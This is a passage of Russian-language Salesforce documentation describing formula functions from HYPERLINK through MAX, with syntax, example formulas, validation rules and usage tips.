Пример:	Если поле слияния `foo__c` содержит текст `<B>Enter the user's name<b>`, то функция `{!HTMLENCODE(foo__c)}` возвращает следующее значение: `<B>Enter the user's name</b>`
Советы:	Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.

HYPERLINK

Описание:	Данная функция создает ссылку на указанный URL-адрес, используемый указанным текстом.
Использование:	`HYPERLINK(`***`url`***`-`*`адрес`*`, `*`дружественное_имя`*` [,`*`цель`*`])` и замените *`url-адрес`* веб-адресом; замените *дружественное_имя* текстом ссылки; при необходимости замените *цель* окном или рамкой для отображения содержимого.

Пример:	**Создание событий**
	`HYPERLINK("/00U/e?`
	`retURL=%2F006x0000001T8Om&what_id="`
	`& Id,`
	`"Create Event")`
	добавляет ссылку Create Event, при выборе которой создается событие, связанное с текущим объектом.
	Номеронабиратель
	`HYPERLINK("http://servername/call?id=" & Id & "&phone=" & Phone, Phone)` создает поле номера телефона, доступное для ссылки, которое автоматически набирает номер телефона при нажатии. Замените поля `servername` и `call` именем номеронабирателя и используемой командой. Поле слияния `Id` вставляет идентификатор записи контакта, интереса или организации. Первое поле слияния `Phone` передает номеронабирателю нужный номер для набора; последнее поле слияния `Phone` использует значение поля `Phone` как текст, при нажатии которого набирается номер.

Советы:	• Формула гиперссылки использует текстовые поля. • Протокол и URL-адрес должны быть окружены кавычками (например, `HYPERLINK("http://www.cnet.com", "cnet")`). • Запрещается применять текстовые функции (например, LEN, LEFT или RIGHT) к результатам функции HYPERLINK. • URL-адрес не может содержать код JavaScript. Это способствует повышению безопасности организации. Использование JavaScript разрешено в пакетах, копиях безопасной среды и в наборах изменений. • При создании ссылок на страницы Salesforce рекомендуем использовать относительные ссылки (например, «/00U/e?retURL=%...») для формул гиперссылок, кроме случаев добавления поля формулы в макет поиска. При добавлении формулы гиперссылки в макет поиска рекомендуем использовать полные URL-адреса, включая имя сервера и префикс https://. Обратите внимание, что поля формулы недоступны в макетах результатов поиска. • Рекомендуем использовать переменную `$Api` для обращения к URL-адресам API. • Прежде чем проверить формулу, рекомендуем удалить квадратные скобки [и]. • Параметр *цель* является дополнительным. Если параметр *цель* не задан, то ссылка открывается в новом окне обозревателя. Ниже перечислены некоторые общие параметры *цель*.

_blank
Отображение ссылки в новом безымянном окне.

_self
Отображение ссылки в том же окне или рамке в виде ссылочного элемента.

_parent
Отображение ссылки в непосредственном родительском наборе рамок для текущей рамки. Данное значение соответствует значению _self, если текущая рамка не имеет родителя.

_top
Отображение ссылки в полном исходном окне и закрытие всех других рамок. Данное значение соответствует значению _self, если текущая рамка не имеет родителя.

Дополнительную информацию об основных HTML-тегах см. в веб-ресурсах, посвященных вопросам HTML.

- Функция HYPERLINK доступна во всех компонентах, позволяющих определять формулу, кроме значений по умолчанию, обновлений полей, элементов S-Control, правил проверки, процессов утверждения, настраиваемых кнопок и ссылок, а также бизнес-правил.

СМ. ТАКЖЕ:

Операторы и функции формулы (I – Z)
Операторы и функции формулы

Операторы и функции формулы (I – Z)

Ниже перечислены операторы и функции, доступные для создания формул. Чтобы просмотреть дополнительные сведения об операторе или функции, щелкните соответствующее имя. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

Прим.: Лишние пробелы в примерах ниже пропускаются.

IF

Описание:	Данная функция определяет истинность или ложность выражений. Если выражение истинно, то функция возвращает заданное значение. В противном случае функция возвращает другое значение.
Использование:	`IF(`*логическая_проверка*`,` *значение_если_истина*`,` *значение_если_ложь*`)` и замените *логическая_проверка* выражением, которое должно быть оценено; замените *значение_если_истина* значением, которое должно быть возвращено в случае истинности выражения; замените *значение_если_ложь* значением, которое должно быть возвращено в случае ложности выражения.

Пример поля формулы:

Просроченные платежи

```
IF(AND(Payment_Due_Date__c < TODAY(),Payment_Status__c ="UNPAID")
, "PAYMENT OVERDUE", null)
```

Данная формула определяет платежи с прошедшим крайним сроком и статусом платежа UNPAID. Если выражение истинно, формула возвращает значение PAYMENT OVERDUE. В противном случае формула возвращает пустое поле. Данный пример использует настраиваемое поле даты `Payment Due Date` и настраиваемое текстовое поле `Payment Status`.

Вставка размера налога

Рекомендуем использовать данную формулу стандартного значения для настройки размера налога по активу на основе города пользователя. Создайте настраиваемое поле процентов со следующим стандартным значением:

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

Пример настраиваемой кнопки:

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+
"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

Данный пример использует функцию IF для определения адреса пользователя (US или UK) и его отображения посредством соответствующего типа карты Google.

Советы:

- Выражения *значение_если_истина* и *значение_если_ложь* должны использовать одинаковый тип данных.
- Если функция IF используется совместно с переменной $Profile.UserType для определения типа лицензии Salesforce, принадлежащей зарегистрированному пользователю, рекомендуем воспользоваться следующими значениями:
  - Standard для Salesforce
  - PowerPartner для пользователя PRM
  - CustomerSuccess для пользователя клиентского портала
  - PowerCustomerSuccess для менеджера клиентского портала

Например, чтобы определить наличие заданных лицензий у зарегистрированного пользователя, воспользуйтесь формулами ниже.

```
IF(ISPICKVAL($Profile.UserType ,"Standard"), 100, 0.1)
```

```
IF(ISPICKVAL($Profile.UserType ,"PowerPartner"), 100, 0.1)
```

```
IF(ISPICKVAL($Profile.UserType ,"CustomerSuccess"), 100, 0.1)
```

Прим.: Поля слияния $Profile доступны только в версиях Enterprise, Unlimited, Performance и Developer Edition.

IMAGE

Описание:	Данная функция вставляет изображение с альтернативным текстом и заданной высотой или шириной.
Использование:	`IMAGE (`***`image_url, alternate_text, height, width`***`)` и замените *`image_url`* полным путем к изображению. Замените `alternate_text` строкой текста, которая должна отображаться, если изображение не может быть показано по какой-то причине. Этот текст может использоваться программным обеспечением чтения экрана. Замените *высоту* размером изображения в пикселях по вертикали. Замените *ширину* размером изображения в пикселях по горизонтали.
Пример:	`HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c, IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m;=g&t;=0", "Yahoo"))` Данная формула отображает гиперактивный значок Yahoo! Messenger, указывающий на вход пользователя в службу. При нажатии значка Yahoo! Messenger открывается диалоговое окно. Данный пример использует настраиваемое текстовое поле контактов `Yahoo Name`, позволяющее сохранять код Yahoo! Messenger контакта.
Советы:	• Параметры *высота* и *ширина* являются дополнительными. • Параметры *`url_изображения`* и *альтернативный_текст* должны заменяться текстовой строкой. Все текстовые строки должны быть окружены кавычками. • Параметры *высота* и ширина должны заменяться числами. • Чтобы предоставить доступ к изображениям в других областях системы, добавьте изображения на вкладку «Документы». Например, сохраните изображение продукта в папке документов, скопируйте и вставьте URL-адрес документа в параметр *`url_изображения`*, используемый полем формулы на вкладке «Продукты». • При использовании обозревателя Internet Explorer рекомендуем изменить параметры безопасности, чтобы обозреватель не выводил предупреждение, если для изображений используется протокол HTTP. Дополнительную информацию об изменении параметров безопасности см. в интерактивной справке Internet Explorer. • Функция IMAGE не может содержать функцию GETSESSIONID в качестве одного из своих аргументов.

- Функция IMAGE доступна только в полях формулы и шаблонах эл. почты.

INCLUDE

Описание: Данная функция возвращает содержимое фрагмента S-Control. Рекомендуем использовать данную функцию для повторного использования общего кода в разных элементах S-Control.

Использование: `{!INCLUDE(`*источник*`, [`*входные_данные*`])}` и замените *источник* нужным фрагментом S-Control. Замените *входные_данные* любой информацией, которая должна быть передана во фрагмент.

Пример элемента S-Control:

Включение фрагмента верхнего колонтитула

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My
Title",
                    theme = "modern"])} </body> </html>
```

Данный пример ссылается на фрагмент, соответствующий верхнему колонтитулу страницы, созданной для отображения на веб-вкладке. Данный пример отображает заголовок страницы My Title. Рекомендуем использовать глобальную переменную $SControl для обращения к настраиваемому элементу S-Control.

Включение входных параметров

Рекомендуем использовать следующие два примера для просмотра способов создания многоразового фрагмента и его добавления в элемент S-Control.

```
<h2
                    class="{!$Request.titleTheme}.title">
{!$Request.titleText}</h2>
```

Данный фрагмент требует наличия двух входных параметров: *titleTheme* и *titleText*. Данные параметры являются многоразовыми HTML-тегами, соответствующими заголовку и теме страницы на основе входных параметров. Затем создайте элемент S-Control, содержащий следующий фрагмент:

```
<html> <head> </head> <body> {!
                  INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page
specific content
                  here ... </body> </html>
```

Данный элемент S-Control использует фрагмент Title_Snippet для отображения заголовка страницы My Sample Title и темы modern. Замените текст *Insert your page specific content here* собственным HTML-содержимым и воспользуйтесь элементом S-Control в качестве источника веб-вкладки для создания собственных страниц Salesforce.

Советы:

- Данная функция ссылается на фрагмент S-Control, но не копирует его, поэтому всегда запускает последнее содержимое фрагмента S-Control. Следует помнить, что изменение фрагмента s-control влияет на все ссылающиеся на него функции INCLUDE.

- Рекомендуем использовать глобальную переменную $Request для доступа к любой информации внутри фрагмента.
- Данная функция доступна только в настраиваемых кнопках, ссылках и элементах S-Control.

INCLUDES

Описание:	Данная функция определяет значение, выбранное в поле раскрывающегося списка со множественным выбором, которое равняется заданному текстовому литералу.
Использование:	`INCLUDES(`*поле_раскрывающегося_списка_со_множественным_выбором*`, `*текстовый_литерал*`)` и замените *поле_раскрывающегося_списка_со_множественным_выбором* именем поля слияния для раскрывающегося списка со множественным выбором; замените *текстовый_литерал* нужным значением раскрывающегося списка со множественным выбором, окруженным кавычками.
Примеры:	Функция `INCLUDES(Hobbies__c, "Golf")` возвращает значение «ИСТИНА», если одним из выбранных значений настраиваемого раскрывающегося списка `Hobbies` является значение Golf.
Советы:	• Выражение *текстовый_литерал* должно быть текстовым и использовать кавычки. Поле слияния или результат функции не может использоваться в качестве выражения. • Ниже перечислены условия, при выполнении которых система Salesforce возвращает ошибку. – Выражение *текстовый_литерал* не задано. – Выражение *текстовый_литерал* является пустым (например, `""` или `" "`). • Рекомендуем использовать функцию ISBLANK для определения пустого поля раскрывающегося списка со множественным выбором. • Рекомендуем использовать функцию PRIORVALUE внутри функции INCLUDES для проверки наличия конкретного значения в предыдущем значении поля раскрывающегося списка со множественным выбором. Например:

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

ISBLANK

Описание:	Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».
Использование:	`ISBLANK(`*выражение*`)` и замените *выражение* выражением, которое должно быть оценено.

Пример:

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

Данная формула обрабатывает набор полей и вычисляет процент полей, используемый персоналом. Данное поле формулы проверяет пять полей на наличие значений. Поле, которое не содержит значения, считается нулевым. Поля, содержащие значение, засчитываются как «1». Общее количество (оцениваемых полей) делится на пять. Для данной формулы необходимо выбрать параметр **«Считать пустые поля пустыми»** в разделе «Обработка пустых полей» при открытой вложенной вкладке «Сложная формула».

Советы:

- Рекомендуем использовать функцию ISBLANK вместо функции ISNULL в новых формулах. Функция ISBLANK аналогична функции ISNULL, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции ISNULL.
- Поле, содержащее символ, пробел или нулевое значение, считается заполненным. Например, поле, содержащее пробел, вставленный посредством клавиши пробела, считается заполненным.
- Рекомендуем использовать функцию BLANKVALUE для возврата заданной строки, если поле не содержит значения, а функцию ISBLANK для проверки наличия значения в поле.
- Если данная функция используется с числовым полем, то функция возвращает только значение «ИСТИНА», если поле не содержит значения и не поддерживает обработку пустых полей в качестве нулевых.
- Если данная функция используется с раскрывающимся списком, используйте функцию ISBLANK(TEXT(<picklist>)) для преобразования элементов раскрывающегося списка в текстовые значения.

ISCHANGED

Описание: Данная функция сравнивает значение поля с предыдущим значением и, в случае их различия, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».

Использование: `ISCHANGED(`*поле*`)` и замените *поле* именем поля, которое должно быть сопоставлено.

Пример правила проверки: Следующее правило проверки не позволяет пользователям изменять имя созданного объекта: `NOT(ISCHANGED(Name))`.

`NOT(AND(ISCHANGED(Priority), ISPICKVAL(Priority, "Low")))` — это правило проверки, позволяющее при изменении поля обращения `Priority` отображать любое новое значение, кроме Low.

`NOT(AND(ISCHANGED(CloseDate), OR(MONTH(CloseDate) <> MONTH(TODAY()), YEAR(CloseDate) <> YEAR(TODAY())),$Profile.Name <> "Sales Manager"))` — это правило проверки, которое разрешает заполнять поле

	возможности `Close Date` датой, относящейся к текущему месяцу и году, кроме случаев использования профиля Sales Manager. Прим.: Поля слияния $Profile доступны только в версиях Enterprise, Unlimited, Performance и Developer Edition.
Советы:	• Ниже перечислены компоненты, поддерживающие данную функцию. – Правила назначения – Правила проверки – Обновления поля – Бизнес-правила, если используется критерий оценки «Оценить `правило, если запись:создана и изменена`». – Критерии формулы для выполнения действий в конструкторе процессов. • Рекомендуем использовать функцию NOT для обратного изменения возвращаемых значений «ИСТИНА» и «ЛОЖЬ». • Данная функция возвращает значение «ЛОЖЬ» при оценке любого поля созданной записи. • Если ранее текстовое поле было пустым, то данная функция возвращает значение «ИСТИНА» при наличии значения. • При использовании полей типа «Число», «Процент» или «Валюта» данная функция возвращает значение «ИСТИНА», если: – Поле было пустым, но сейчас содержит любое значение – Поле было нулевым, но сейчас содержит пустое значение – Поле было нулевым, но сейчас содержит любое другое значение

ISCLONE

Описание:	Проверяет, является ли запись клоном другой записи, и возвращает TRUE, если один из объектов — клон. В противном случае возвращается значение «ЛОЖЬ».
Использование:	`ISCLONE()`
Пример правила проверки:	Используйте `(ISCLONE()` для создания правила проверки объекта и выявления записей, являющихся клонами других записей.
Советы:	• Эта функция не может использоваться с полями. • Рекомендуем использовать функцию NOT для обратного изменения возвращаемых значений «ИСТИНА» и «ЛОЖЬ».

ISNEW

Описание:	Данная функция проверяет формулу на предмет выполнения при создании записи и, в случае ее выполнения, возвращает значение «ИСТИНА». При обновлении текущей записи функция возвращает значение «ЛОЖЬ».
Использование:	`ISNEW()`
Пример правила проверки:	Ниже приведено правило проверки, которое не позволяет пользователям создавать записи с прошедшей датой закрытия. Функция `AND (ISNEW(), CloseDate < TODAY())` проверяет, создает ли пользователь новую возможность, и, в случае истинности, проверяет поле `Close Date` на наличие значения Today или After Today. Рекомендуем использовать данное правило проверки, чтобы гарантировать добавление как минимум одного продукта в созданную возможность. `NOT(OR(ISNEW(),HasOpportunityLineItem))` Формула правила проверки, используемая в данном примере, отображает следующее сообщение об ошибке, если текущая возможность не содержит продуктов: «You must add products to this opportunity before saving». Данная формула не возвращает ошибку при первоначальном сохранении, так как продукты могут быть добавлены только после первоначального сохранения записи; формула запрещает повторно сохранять или закрывать возможности, которые не содержат продукты.
Советы:	• Данная функция поддерживается только правилами проверки, обновлениями полей, бизнес-правилами, правилами назначения и критериями формулы конструктора процессов. • Рекомендуем использовать функцию NOT для обратного изменения возвращаемых значений «ИСТИНА» и «ЛОЖЬ». • Данная функция всегда возвращает значение «ЛОЖЬ» при использовании в бизнес-правиле с контролируемым по времени триггером. • Данная функция всегда возвращает значение «ЛОЖЬ» при использовании в обновлении поля для действия утверждения.

ISNULL

Важное замечание: Рекомендуем использовать функцию ISBLANK вместо функции ISNULL в новых формулах. Функция ISBLANK аналогична функции ISNULL, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции ISNULL.

Описание:	Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».
Использование:	`ISNULL(`*выражение*`)` и замените *выражение* выражением, которое должно быть оценено.
Пример:	`(IF(ISNULL(Maint_Amount__c), 0, 1) +` `IF(ISNULL(Services_Amount__c), 0,1) +`

```
IF(ISNULL(Discount_Percent__c), 0, 1) +
 IF(ISNULL(Amount), 0, 1) +
  IF(ISNULL(Timeline__c), 0, 1)) / 5
```

Данная формула обрабатывает набор полей и вычисляет процент полей, используемый персоналом. Данное поле формулы проверяет пять полей на наличие значений. Поле, которое не содержит значения, считается нулевым. Поля, содержащие значение, засчитываются как «1». Общее количество (оцениваемых полей) делится на пять. Для данной формулы необходимо выбрать параметр **«Считать пустые поля пустыми»** в разделе «Обработка пустых полей» при открытой вложенной вкладке «Сложная формула».

Пример правила проверки:

```
AND(ISPICKVAL(StageName, "Closed Won"),
  ISNULL(Project_Start_Date__c))
```

Данное правило проверки устанавливает для настраиваемого поля даты Дата начала проекта статус условно необходимого, если для этапа задано значение Closed Won.

Советы:

- Текстовые поля не могут быть нулевыми, поэтому использование данной функции в текстовом поле всегда возвращает значение «ЛОЖЬ». Например, поле формулы `IF(ISNULL(new__c) 1, 0)` всегда возвращает нулевое значение, независимо от значения поля `New`. Рекомендуем использовать функцию ISBLANK в текстовых полях.
- Поля раскрывающегося списка со множественным выбором не могут быть нулевыми в элементах S-Control, кнопках и шаблонах эл. почты, поэтому использование данной функции в поле раскрывающегося списка со множественным выбором всегда возвращает значение «ЛОЖЬ».
- Пустые поля даты и даты/времени, используемые функциями ISNULL, всегда возвращают значение «ИСТИНА».
- Функция ISNULL не поддерживает поля даты/времени.
- Параметр **«Считать пустые поля пустыми»** должен быть выбран при обращении к полю типа «Число», «Процент» или «Валюта» в функции ISNULL. Параметр **«Считать пустые поля нулевыми»** присваивает пустым полям нулевое значение.
- Поля слияния могут обрабатываться как пустые, что может влиять на результаты компонентов (например, элементы S-Control), поддерживающих вызов данной функции.
- При использовании правила проверки, гарантирующего наличие конкретного значения в числовом поле, рекомендуем использовать функцию ISNULL для добавления пустых полей. Например, чтобы проверить наличие значения «1» в настраиваемом поле, воспользуйтесь правилом проверки ниже, позволяющим отображать ошибки для пустых полей или полей, содержащих иные значения.

  ```
  OR(ISNULL(field__c), field__c<>1)
  ```

ISNUMBER

Описание:	Данная функция определяет текстовое значение, являющееся числом, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».
Использование:	`ISNUMBER(`*текст*`)` и замените *текст* именем поля слияния для текстового поля.
Пример правила проверки:	`OR(LEN(Bank_Account_Number__c) <> 10, NOT(ISNUMBER(Bank_Account_Number__c)))` Данное правило проверки гарантирует наличие 10-значного числа в настраиваемом текстовом поле `Bank Account Number`.
Советы:	• Данная функция возвращает значение «ЛОЖЬ» для пустых значений. • Функция ISNUMBER не поддерживает региональные настройки. Например, функции `ISNUMBER("123,12")` и `ISNUMBER("1 000")` возвращают значение «ЛОЖЬ», несмотря на выбор региона French. • Китайские, японские, корейские и специальные символы, включая пробелы, возвращают значение «ЛОЖЬ». • Функция ISNUMBER возвращает значение «ИСТИНА» для технического форматирования (например, «2E2» или «123.123»).

ISPICKVAL

Описание:	Данная функция определяет значение поля раскрывающегося списка, которое равняется заданному текстовому литералу.
Использование:	`ISPICKVAL(`*поле_раскрывающегося_списка*`,` *текстовый_литерал*`)` и замените *поле_раскрывающегося_списка* именем поля слияния для раскрывающегося списка; замените *текстовый_литерал* значением раскрывающегося списка, окруженным кавычками. Параметр *текстовый_литерал* не может быть полем слияния или результатом функции.Поле слияния или результат функции не может использоваться в качестве выражения.
Примеры:	**Активация контракта** Функция `IF(ISPICKVAL(Status, "Activated"), NOW()-ActivatedDate, null)` вычисляет количество дней, прошедших после активации контракта. Данное поле содержит значение, если контракту задан статус Activated. **Суммы комиссии** `IF(ISPICKVAL(StageName, "Closed Won"), ROUND(Amount *0.02, 2), 0)` Данный пример вычисляет комиссию для любой возможности на этапе Closed Won. Значение данного поля вычисляется путем умножения суммы на коэффициент 0,02 для любой закрытой/реализованной возможности. Открытым или нереализованным возможностям назначается нулевая комиссия.

Бизнес-правило, инициированное конкурентом

```
ISPICKVAL(Stage, "Closed Lost") && INCLUDES(Competitor__c, "Acme")
```

При использовании бизнес-правила или конструктора процессов данная формула позволяет системе Salesforce инициировать выполнение связанных действий, если поле раскрывающегося списка со множественным выбором `Competitor` для нереализованной возможности содержит значение «Acme».

Советы:

- Замените *поле_раскрывающегося_списка* настраиваемым или стандартным полем типа «Раскрывающийся список».
- Выражение *текстовый_литерал* должно быть текстовым и использовать кавычки. Поле слияния или результат функции не может использоваться в качестве выражения.
- Рекомендуем использовать функции CASE для определения значений раскрывающегося списка, равных отдельному значению.
- Если функция ISPICKVAL используется для возврата предыдущего значения поля раскрывающегося списка, добавьте функцию PRIORVALUE в функцию ISPICKVAL. Например:

```
ISPICKVAL(PRIORVALUE
(picklist_field),
text_literal)
```

JSENCODE

Описание: Данная функция кодирует значения текстовых полей и полей слияния для использования в JavaScript путем вставки символов перехода (например, обратная косая черта) перед небезопасными символами JavaScript (например, апостроф).

Использование: `{!JSENCODE(`*текст*`)}` и замените *текст* полем слияния или текстовой строкой, содержащей небезопасные символы JavaScript.

Пример: Если поле слияния `foo__c` содержит текст `<B>Enter the user's name<b>`, то функция `{!JSENCODE(foo__c)}` возвращает следующее значение: `\u003CB\u003EEnter the user\'s name\u003C\/b\u003E`

Советы: Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.

JSINHTMLENCODE

Описание: Данная функция кодирует значения текстовых полей и полей слияния для использования внутри HTML-тегов в JavaScript путем замены символов, зарезервированных в HTML, эквивалентами объекта HTML и вставки символов перехода перед небезопасными символами JavaScript. `JSINHTMLENCODE(`*некоторое_значение*`)` — это вспомогательная функция, эквивалентная функции `JSENCODE(HTMLENCODE((`*некоторое_значение*`))`.

	Другими словами, функция `JSINHTMLENCODE` сначала кодирует *некоторое_значение* посредством `HTMLENCODE`, а затем кодирует результат посредством `JSENCODE`.
Использование:	`{!JSINHTMLENCODE(`*текст*`)}` и замените *текст* полем слияния или текстовой строкой, содержащей небезопасные символы JavaScript.
Пример:	Если поле слияния `foo__c` содержит текст `<B>Enter the user's name<b>`, то функция `{!JSINHTMLENCODE(foo__c)}` возвращает следующее значение: `<B>Enter the user's name</b>`
Советы:	• Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.

LEFT

Описание:	Данная функция возвращает указанное количество символов из начала текстовой строки.
Использование:	`LEFT(`*текст*`, `*количество_символов*`)` и замените *текст* нужным полем или выражением; замените *количество_символов* нужным количеством символов слева.
Пример:	`TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(SSN__c, 4))` Данная формула отображает первые пять символов имени и последние четыре символа номера социального обеспечения, разделенные тире. Обратите внимание, что данный пример использует настраиваемое текстовое поле `SSN`.
Советы:	• Формулы позволяют ссылаться на поля автонумерации как на текстовые поля. • Если значению *количество_символов* соответствует отрицательное число, то система Salesforce заменяет данное значение нулем.

LEN

Описание:	Данная функция возвращает количество символов в заданной текстовой строке.
Использование:	`LEN(`*текст*`)` и замените *текст* полем или выражением нужной длины.
Пример:	`LEN(PartNumber__c)` Данная формула возвращает количество символов в поле `Product Code`.

LINKTO

Описание:	Данная функция возвращает относительный URL-адрес в виде ссылки (теги href и anchor) для настраиваемого элемента S-Control или страницы Salesforce.
Использование:	`{!LINKTO(`*метка*`, `*цель*`, `*код*`, [`*входные_данные*`], [`*без_переопределения*`]}` и замените *метку* текстом ссылки, *цель* URL-адресом, а *код* ссылкой на запись. Входные данные

указываются дополнительно и могут содержать любые параметры, которые должны быть добавлены в ссылку. Аргумент *без_переопределения* также является дополнительным и по умолчанию содержит значение «ложь». Данный аргумент применяется к URL-адресам стандартных страниц Salesforce (например, $Action.Account.New). Замените аргумент *без_переопределения* значением «истина» для отображения стандартной страницы Salesforce, независимо от наличия соответствующего переопределения в других областях приложения.

Пример элемента S-Control:

Элемент S-Control для создания организации

```
<html> <body> {!LINKTO("Create a New Account",
                $Action.Account.New, $ObjectType.Account)}
</body> </html>
```

Данный пример позволяет пользователям выбирать ссылку для создания организации. Данная ссылка может быть добавлена в списковые представления организаций или веб-вкладки, поддерживающие прямое создание организаций. Рекомендуем использовать глобальную переменную $Action для доступа к странице создания организаций в системе Salesforce.

Элемент S-Control для открытия нового окна эл. почты

```
<html>
<body>
{!LINKTO("Email link",
  "mailto:support@yourcompany.com?subject=Please%20Help")};
</body>
</html>
```

Данный пример открывает новое окно эл. почты, адресованное support@yourcompany.com и содержащее тему Please Help, при каждом выборе ссылки Email link.

Ссылка на другой элемент S-Control

```
<html>
<body>
{!LINKTO("Check for duplicates",
  $Scontrol.dedup_account, Account.Id)}
</body>
</html>
```

Рекомендуем использовать данный пример для создания страницы, содержащей гиперссылку Check for duplicates. При выборе данной ссылки система Salesforce запускает настраиваемый элемент S-Control. Данный пример предполагает наличие готового настраиваемого элемента S-Control для поиска повторяющихся организаций и объединения их данных.

Советы:

- Запрещается использовать данную функцию во встраиваемом элементе S-Control, который должен открываться в новом окне.
- Чтобы объединить разные *входные_данные*, рекомендуем использовать квадратные скобки.

```
{!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A",
parm2="B"])}
```

- Чтобы задать аргумент *без_переопределения* в случае отсутствия входных данных для передачи, задайте параметру *входные_данные* нулевое значение.

```
{!LINKTO("View Case", $Action.Case.View, Case.Id, null, true)}
```

- При переопределении начальной страницы стандартной или настраиваемой вкладки задайте параметру *цель* глобальную переменную `$Action` для объекта Tab, а параметру *код* — тип объекта. Например, `LINKTO("Accounts Tab", $Action.Account.Tab, $ObjectType.Account)`.
- Данная функция доступна только в настраиваемых кнопках, ссылках и элементах S-Control.

LN

Описание:	Данная функция возвращает натуральный логарифм заданного числа. Основанием натуральных логарифмов является постоянное значение числа E, равное 2,71828182845904.
Использование:	`LN(`*число*`)` и замените *число* полем или выражением, которое должно содержать натуральный логарифм. Примечание. Функция LN противоположна функции EXP.
Пример:	Функция `LN(10)` возвращает натуральный десятичный логарифм (например, 2,30). Функция `LN(Value__c)` возвращает натуральный логарифм настраиваемого числового поля `Value`.

LOG

Описание:	Данная функция возвращает десятичный логарифм числа.
Использование:	`LOG(`*число*`)` и замените *число* полем или выражением, которое должно использоваться для вычисления десятичного логарифма.
Пример:	**Зарплата** Функция `LOG(Salary__c)` вычисляет логарифм зарплаты сотрудника. Данный пример использует настраиваемое поле валюты `Salary`. **Водород** Формула `-LOG(Hydrogen__c)` вычисляет водородный показатель и кислотность посредством функции LOG и настраиваемого числового поля `Hydrogen`, которое отображает концентрацию ионов водорода в жидкости (моль на литр).

LOWER

Описание:	Данная функция преобразует все буквы заданной текстовой строки в строчные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.

Использование:	`LOWER(`*текст*`, [`*регион*`])` и замените *текст* полем или текстом, который должен быть преобразован в строчной; замените *регион* — дополнительным двухзначным кодом ISO или пятизначным кодом региона (при его наличии).
Пример:	**MYCOMPANY.COM** Функция `LOWER("MYCOMPANY.COM")` возвращает значение mycompany.com. **Биржевой символ** Функция `LOWER(TickerSymbol)` возвращает строчной текст, введенный в поле «Биржевой символ». **Применение правил турецкого языка** В турецком языке используются два варианта буквы «i»: с точкой и без точки. Согласно правилам турецкого языка, буква «i» с точкой может использоваться как заглавная, а буква «i» без точки — как строчная. Чтобы гарантировать корректное использование функции `LOWER()` на турецком языке, рекомендуем добавить код Турции (`tr`) в функцию `LOWER()`. Например: `LOWER(`*текст*`, "tr")` В этом случае система Salesforce блокирует преобразование буквы «i» с точкой в букву «i» без точки в параметре *текст*.

LPAD

Описание:	Данная функция вставляет указанные символы слева от текстовой строки.
Использование:	`LPAD(`*текст*`,` *длина_заполнения*`[,` *строка_заполнения*`])` и замените переменные: • *текст* (поле или выражение, слева от которого должны быть вставлены символы). • *длина_заполнения* (общее количество символов в тексте, которое должно быть возвращено). • *строка_заполнения* (как минимум один символ, который должен быть вставлен). Параметр *строка_заполнения* является дополнительным и по умолчанию соответствует пробелу. Если длина значения *текст* превышает длину значения *строка_заполнения*, то *текст* усекается до размера *длины_заполнения*.
Пример:	**Имя поля: заполнение** Функция `LPAD(Name, 20)` усекает поле `Name` до 20 символов. Например, для имени `mycompany.com` возвращается значение mycompany.com. **My_Company: без изменения** Функция `LPAD('my_company.com', 14, 'z')` возвращает значение my_company.com без изменения, так как его длина составляет 14 символов. **Заполнение имени поля символом Z** Функция `LPAD(Name, 15, 'z')` возвращает имя zmycompany.com. **Имя поля: усечение**

	Функция `LPAD(Name, 2)` усекает имя до двух символов. Например, для имени `mycompany.com` возвращается значение `my`.
Советы:	Начальные нули и пробелы пропускаются.

MAX

Описание:	Данная функция возвращает самое большое число из списка чисел.
Использование:	`MAX(`*число*`, `*число*`,...)` и замените *число* полями или выражениями, которые должны использоваться для извлечения наибольшего числа.

Пример:	**Плата за обслуживание**
	`MAX(0.06 * Total_Cost__c, Min_Service_Charge__c)`
	Данный пример использует поле формулы, которое вычисляет плату за обслуживание в размере 6% от общих затрат или минимальную плату (в зависимости от того, что больше). Обратите внимание, что настраиваемое поле валюты `Min Service Charge` содержит стандартное значение $15. Если минимальная плата всегда одинакова, то данное настраиваемое поле может использоваться как поле формулы.
	Авторский гонорар
	`MAX(0.10 * Pages__c,`
	`  (Retail_Price__c * 0.07) * Total_Sold__c)`
